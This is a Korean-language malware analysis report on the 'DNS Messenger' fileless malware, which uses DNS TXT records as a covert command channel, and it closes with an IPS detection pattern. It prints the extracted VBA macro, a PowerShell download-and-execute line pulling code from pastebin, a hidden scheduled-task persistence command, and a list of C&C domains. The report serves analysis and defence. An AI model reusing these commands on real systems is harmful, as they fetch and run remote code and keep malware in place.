
DNS 쿼리를 이용해 명령어를 주고받는 파일리스 악성코드 (DNS Covert Channel) POC

1. 개요

DNS TXT레코드를 이용해 임의 명령어를 주고받는 악성코드(DNS Messenger)가 발견됨에 따라 악성코드 분석 및 IPS 탐지 패턴을 적용한 내용임.

1-1. 취약점 권고문 : KISA 보안공지(최신동향)



- ※ Covert Channel: 은닉 채널이란 뜻으로 DNS를 통해 보이지 않게 데이터를 전송하는 행위
- ※ POC: Proof of Concept의 약자로 현 보호해야 할 자산에 대해 문제점을 도출하기 위해 개념을 증명하는 행위
- * DNS Messenger(샘플)

 $\underline{\text{https://www.reverse.it/sample/340795d1f2c2bdab1f2382188a7b5c838e0a79d3f059d2db9eb274b0205f6981?environ}\\ \underline{\text{mentId=}100}$

* 참고 분석 자료: http://blog.talosintelligence.com/2017/03/dnsmessenger.html#more

2. 악성코드 분석 요약


2-1. 파일정보(17년 3월 24일 백신 최초 탐지)

구분	내용
파일명	340795d1f2c2bdab1f2382188a7b5c838e0a79d3f059d2db9eb274b0205f6981.doc
파일크기	231,424 Byte
진단명	VBA/Malma(Ahnlab 기준)
악성동작	DNS txt 레코드 이용, 명령어를 주고 받는 악성코드
HASH(MD5)	2abad0ae32dd72bac5da0af1e580a2eb
비고	워드파일로 위장한 VBA 스크립트 형태의 악성코드로 문서편집기 내부의 매크로로 포함되어 문서 실행 시 동작하는 악성코드임.

2-2. 유포경로

- 이메일을 통한 전파
- 침해 사이트로부터 취약점 이용, DBD를 통한 다운로드 및 실행
- ※ DBD: 개인이 허가하지 않은 파일에 대해 인식 없이 다운로드 및 실행이 되는 방법

2-3. 구조



[그림 1] 구조

2-4. 총평 요약

DNS 쿼리 TXT레코드를 이용하여 임의의 명령어를 주고 받는 악성코드로 악성코드가 감염된 PC의 경우 내부(사내망) → 외부(인터넷)(으)로 DNS 쿼리에 의해 내부 데이터를 유출시키거나 C&C 연결을 하여 추가적인 행위를 할 수 있다.

또한, UDP 53포트를 이용해서 주고 받도록 설계되어 있어 보안 관제 시 데이터를 식별할 수 없으며, 현존하는 보안장비 마찬가지로 DNS에 대해서 분석하지 않음.


해당 내용에 대해 POC 결과, IPS로 탐지할 수 있는 패턴을 생성하였고, 보안관제 시 적용해야 할 것으로 사료됨.

Writer: Winner75


3. 상세 분석 결과

워드 파일(DOC) 문서편집기 내부 VBA 스크립트 형태의 매크로로써 문서 실행 시 동작하는 악성코드임.

- ① 허용 클릭 시 악성 매크로가 실행되면서 PowerShell 이용, 특정 데이터(BASE64)를 실행.
- ② BASE64 내 삽입된 코드에 의해 레지스트리에 실행한 내용 등록.
- ③ 추가 작업이 이루어질 수 있도록 작업 스케쥴러 등록.
- ④ 특정 도메인(56개)으로 TXT레코드 질의(TXT레코드)를 수행함.
- ※ DNS 질의가 가능한 C&C서버가 없는 상태에서 분석한 내용으로 서로 주고받는 데이터 내용을 알 수 없어 추가적인 기능 구현이 불가능함.



[그림 2] VirusTotal



[그림 3] 파일 실행


3-1. 매크로에 의해 PowerShell 실행

- olevba.py를 통해 DOC파일에서 VBA 매크로 코드 추출

```
olevba 0.51dev3 - http://decalage.info/pvthon/oletools
FILE: 340795d1f2c2bdab1f2382188a7b5c838e0a79d3f059d2db9eb274b0205f6981.doc
Type: OLE
VBA MACRO ThisDocument.cls
in file: 340795d1f2c2bdab1f2382188a7b5c838e0a79d3f059d2db9eb274b0205f6981.doc - OLE stream:
u'Macros/VBA/ThisDocument'
Sub Document Open()
End Sub
Public Function ParsingA() As Variant
    Const word = 0
    strComputer = "."
   Set objWMIService = GetObject("w" & "" & "in" & "" & "mgm" & "" & "ts" & "" & "" & "" & "" & "\" & strComputer & "\r" & "" & "oot\c" & "" & "imv" & "" & "2")
    Set objStartup = objWMIService.Get("W" & "" & "in" & "" & "32_" & "" & "Pro" & "" & "ces" & "" & "sS" & "" & "tar" & "" & "tu" & "" & "p")
    Set objConfig = objStartup.SpawnInstance_
   mStr = mStr & "powershell -C ""IEX (New-Object System.Net.WebClient).DownloadString('http://pastebin.com/raw/sxPYz7fT')""
```

[그림 4] olevba.py 결과 값

- 실행 시 매크로에 의해 WinWord.exe → wmiprvse.exe → powershell.exe -ep bypass -C 명령 실행




[그림 5] powershell.exe를 통해 base64 코드 실행

- BASE64에 삽입된 코드에 의해 레지스트리 등록(KERNEL32, Part 등)
- : HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion




[그림 6] 레지스트리 등록

- 추가 작업이 이루어질 수 있도록 작업 스케쥴러 등록
- : schtasks.exe" /F /create /tn kernel32 /tr "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle Hidden -C "IEX \$((Get-ItemProperty -Path HKLM: Software \Microsoft \Windows \CurrentVersion).Part)"" /sc onidle /i 30



[그림 7] 작업 스케쥴러 등록


- 특정 도메인으로 TXT레코드 질의(nslookup.exe -querytype=txt www.mvze.pw)



[그림 8] 특정 도메인으로 TXT레코드 질의


3-2. Base64 데이터 복호화

- powershell로 실행한 스트링값 복호화



[그림 9] base64 디코딩

- 디코딩 후 파일 내용 확인 결과, 파일 시그니쳐가 GZIP임을 확인.



[그림 10] 디코딩한 파일 확장자 GZ으로 압축 해제

- 압축해제 후 파일을 확인해보니 난독화 및 BASE64로 인코딩되어 있음.

- 일부 내용 디코딩 : 도메인 주소 확인


olgw.my, oloqd.pw, dsud.com, dpoo.pw, dosdkd.mo, dlox.pw, oof.pw, cnkmoh.pw, dtxf.pw, gjcu.pw, kjko.pw, mjot.pw, mut.pw, mvzo.pw, mxfg.pw, nroq.pw, nwrr.pw, odwf.pw, okiq.pw, otzd.pw, qznm.pw, rnkj.pw, rzzc.pw, sgvt.pw, soru.pw, swio.pw, tijm.pw, tsrs.pw, turp.pw, vpuo.pw, vxwy.pw, xhqd.pw, yomd.pw, yodq.pw, yqox.pw, zdqp.pw, zjvz.pw, algew.me, bpee.pw, daskd.me, dlex.pw,,doof.pw, cnmah.pw, dtxf.pw, gjcu.pw, gjcu.pw, gjuc.pw, ihrs.pw, kjke.pw, ldzp.pw, lvxf.pw, mjet.pw, mjut.pw, mvze.pw, yamd.pw, yedq.pw

[그림 12] 도메인주소 확인

3-3. DNS 질의

- 특정 도메인(56개)으로 DNS 질의(TXT) 시도

: nslookup.exe -querytype=txt www.gjuc.pw



[그림 13] DNS 질의 확인(TXT)

4. IPS 탐지패턴 적용

PC→DNS 질의 요청(Request)한 후 DNS서버→PC로 응답(Respone)할 때 TXT레코드에 메시지를 실어 전송하는 것을 착안, DNS서버→PC로 응답(Respone)데이터를 확인할 수 있도록 IPS에 탐지패턴을 적용해 DNS 트래픽을 검사할 수 있도록 구현하였다.

4-1. 원리(Test 및 실 악성 데이터 전송 확인)

- PC → DNS 질의 요청(Request): nslookup -querytype=txt current.cvd.clamav.net(TEST 도메인)
 - 가. 요청 시 DNS서버로 UDP 53포트를 활용하여 전송됨을 확인.
 - 나. 쿼리 질의 시 Type:TXT, Class: IN으로 HEX(00 10 00 01)값을 확인

```
C:베Users배운영PC2 nslookup -querytype=txt current.cvd.clamav.net
서버: google-public-dns-a.google.com
Address: 8.8.8.8
권한 없는 응답:
current.cvd.clamav.net text =
"0.99.2:57:23310:1492578159:1:63:45832:291"
```

[그림14] CMD를 통한 nslookup

```
Destination
                                                                              Protocol Length Info
    262 3.781463
                                    15.113
                                                                                            80 Standard query 0x0001 PTR 8.8.8.8.in-addr.arpa
     263 3.843830
                                                                              DNS
                                                                                           124 Standard query response 0x0001 PTR 8.8.8.8.in-add
                                                                                           82 Standard query 0x0002 TXT current.cvd.clamav.net
136 Standard query response 0x0002 TXT current.cvd.cl
                                    15.113
Frame 755: 82 bytes on wire (656 bits), 82 bytes captured (656 bits) on interface 0
Ethernet II, Src: SamsungE_7b:80:41 (98:83:89:7b:80:41), Dst: Cisco_e2:bb:c0 (00:24:50:e2:bb:c0)
Internet Protocol Version 4, Src: .15.113, Dst
User Datagram Protocol, Src Port: 59722, Dst Port: 53
                                                    .15.113, Dst: 8.8.8.8
Domain Name System (query)


[Response In: 787]
    Transaction ID: 0x0002
 > Flags: 0x0100 Standard query
   Ouestions: 1
    Answer RRs: 0
    Authority RRs: 0

∨ Queries

      current.cvd.clamav.net: type TXT, class IN
          Name: current.cvd.clamav.net
          [Name Length: 22]
          [Label Count: 4]
         Type: TXT (Text strings) (16)
         Class: IN (0x0001)
      00 24 50 e2 bb c0 98 83
                                     89 7b 80 41 08 00 45 00
                                                                      .D7.....g.q..
...J.5.0 .).....
.....c urrent.c
vd.clama v.net...
```


[그림15] DNS 질의 요청 데이터

- DNS 서버 → PC 응답(Respone)
 - 가. 응답 시 전송된 쿼리(Queries)과 답변(Answers)내용에서 Type:TXT, Class:IN를 각각 한번씩 발생시킴 나. Answers가 발생될 때 공통적으로 HEX값(c0 0c 00 10 00 01)이 발생됨을 확인.



[그림16] DNS 서버에서 PC로 응답 데이터

- 실 악성 데이터 전송
- 가. 실 악성 데이터의 경우 Answers가 발생될 때 TXT 내용이 아래 그림과 같이 발생되는 것을 확인.
- 나. Answers 데이터에 base64로 인코딩되어 있거나 악의적인 내용이 포함되어 있는지 확인해야 함.




[그림17] 악성 DNS 데이터 전송

4-2. IPS 탐지 패턴 생성


- DNS 서버 → PC로 응답을 보낼 때 Answers 데이터를 확인하여 IPS에서 탐지할 수 있도록 구현함.
- 가. 탐지명: DNS Covert Channel, 탐지: 체크, 방어: 오인탐지가 많이 탐지되므로 체크하지 말 것.
- 나. 공격인정횟수: 1, 제한시간: 0, RAW: 확인, 프로토콜: UDP, 유형: BIN
- 라. 탐지 문자열: %C0 %0C %00 %10 %00 %01



[그림18] IPS 탐지 패턴 추가



[그림19] IPS 탐지 확인(1)



[그림20] IPS 탐지 확인(2)

5. 결론

DNS 쿼리 TXT레코드를 이용하여 임의 명령어를 주고 받을 수 있음을 확인하였으며,

현존하는 보안장비에서 DNS 트래픽에 대해 검증하는 장비가 존재하지 않아,

보안 관제 시 IPS 탐지 정책(사용자 정의)를 추가하여 DNS 트래픽에 대한 보안관제가 이루어져야 되겠습니다.

일주일간 테스트 운용 결과, 오인탐지가 다수 발생되었지만 해당 악성코드의 경우 FireEye, PaloAlto(WildFire)에서도 탐지 및 차단이 불가능한 것으로 확인되었습니다.

현재, 백신(17.3.24일자)으로 탐지되지만 변종 악성코드가 나올 경우 보이지 않는 위협에 대해 대응할 수 없습니다.따라서, 보안관제 시 IPS 적용해서 DNS 트래픽에 대해서도 확인 및 분석이 필요할 것으로 판단됩니다.

Writer: Winner75